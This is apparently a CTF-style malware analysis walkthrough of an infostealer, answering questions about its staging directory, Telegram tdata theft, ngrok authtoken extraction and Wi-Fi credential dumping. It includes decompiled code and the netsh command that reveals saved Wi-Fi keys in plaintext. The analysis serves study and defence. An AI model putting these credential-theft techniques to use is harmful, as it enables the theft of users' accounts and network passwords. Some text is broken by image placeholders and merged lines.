
At the beginning of this function, the malware sets up a temporary staging directory to store the stolen wallet files before exfiltrating them to the C2 server. To ensure the directory name is unique, it appends a randomly generated string to the prefix wallet_dump_.
Looking at the High-Level IL in Binary Ninja, we can observe the random generation algorithm:
// 1. Define the 62-character alphabet
char charset[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";

// 2. Seed the RNG using the Process ID and current time
srand(GetCurrentProcessId() + _time64(...));

// 3. Generate the random string
int i = 0;
char random_id[12];
do {
    // Pick a random character (rand() % 62)
    random_id[i] = charset[rand() % 0x3e];
    i++;
} while (i != 0xc); // Loop terminates when i == 12

// 4. Null-terminate and format the directory path
char null_terminator = 0;
char dir_path[0x104];
sprintf(dir_path, "%s\\wallet_dump_%s", temp_path, random_id);
CreateDirectoryA(dir_path, nullptr);
The loop responsible for building this random ID increments the counter i and breaks when i != 0xc. Since 0xc is hexadecimal for 12, the malware explicitly generates a 12-character long random alphanumeric string for the directory name.
ANSWER
12Question 13
What is the address of the function that used to search about the telegram data?
Telegram Desktop\tdata or Telegram-tdata.
sub_140006f86).sub_140006f86, you will see the malware format the full path to the Telegram tdata directory: sprintf(&telegram_path, "%s\\Telegram Desktop\\tdata", appdata_dir);sub_140001ab2(socket, &telegram_path, "Telegram-tdata");
sub_140001ab2, you will see that it is a specialized recursive directory walker. It loops through the tdata directory using FindFirstFileA/FindNextFileA and filters files by matching them against an array of strings (such as checking if files end in s or map to Telegram's internal data formats) before uploading them using the send wrapper (sub_1400019c5).
Therefore, the function explicitly responsible for searching and processing Telegram data is located at 0x140001ab2.
ANSWER
0x140001ab2Question 14
When the malware writes the CPU core count to the file, which function does it call immediately before writing?
"CPU Core Count: %u\n" or "System-Information.txt".0x140008b9a).System-Information.txt with fopen.fprintf (or its internal wrapper sub_14000f720), it calls the Windows API function GetSystemInfo to populate a SYSTEM_INFO structure.dwNumberOfProcessors from this structure to write to the file.
ANSWER
GetSystemInfoQuestion 15
Which configuration filename does the malware specifically look for to extract the ngrok authtoken?
If you look towards the very end of the main data collection routine (sub_140006f86), right after it finishes collecting system information, it attempts to steal the ngrok token.
It does this by getting the %USERNAME% environment variable and explicitly formatting the path to open the ngrok configuration file:
sprintf(&ngrok_path, "C:\\Users\\%s\\AppData\\Local\\ngrok\\ngrok.yml", username);
FILE* ngrok_file = fopen(&ngrok_path, "r");
It then reads this file line-by-line using fgets and uses strstr to search for the string "authtoken:". If it finds it, it writes the configuration to a temporary file and uploads it to the C2 as Credentials/Ngrok.txt.
ANSWER
ngrok.ymlQuestion 16
What command does the malware run to list all saved WiFi profiles on the system?
If you search the binary's strings for typical Wi-Fi related keywords (or look around the area where it generates WiFi_Information.txt), you will see the exact command line strings it executes via _popen (or similar mechanisms to capture command output).
The malware uses two commands in sequence to steal Wi-Fi credentials:
netsh wlan show profiles This lists all the SSIDs of the wireless networks the computer has previously connected to.netsh wlan show profile name="%s" key=clear The malware parses the output of the first command, extracts the profile names, and then iterates through them using this second command to reveal the plaintext Wi-Fi 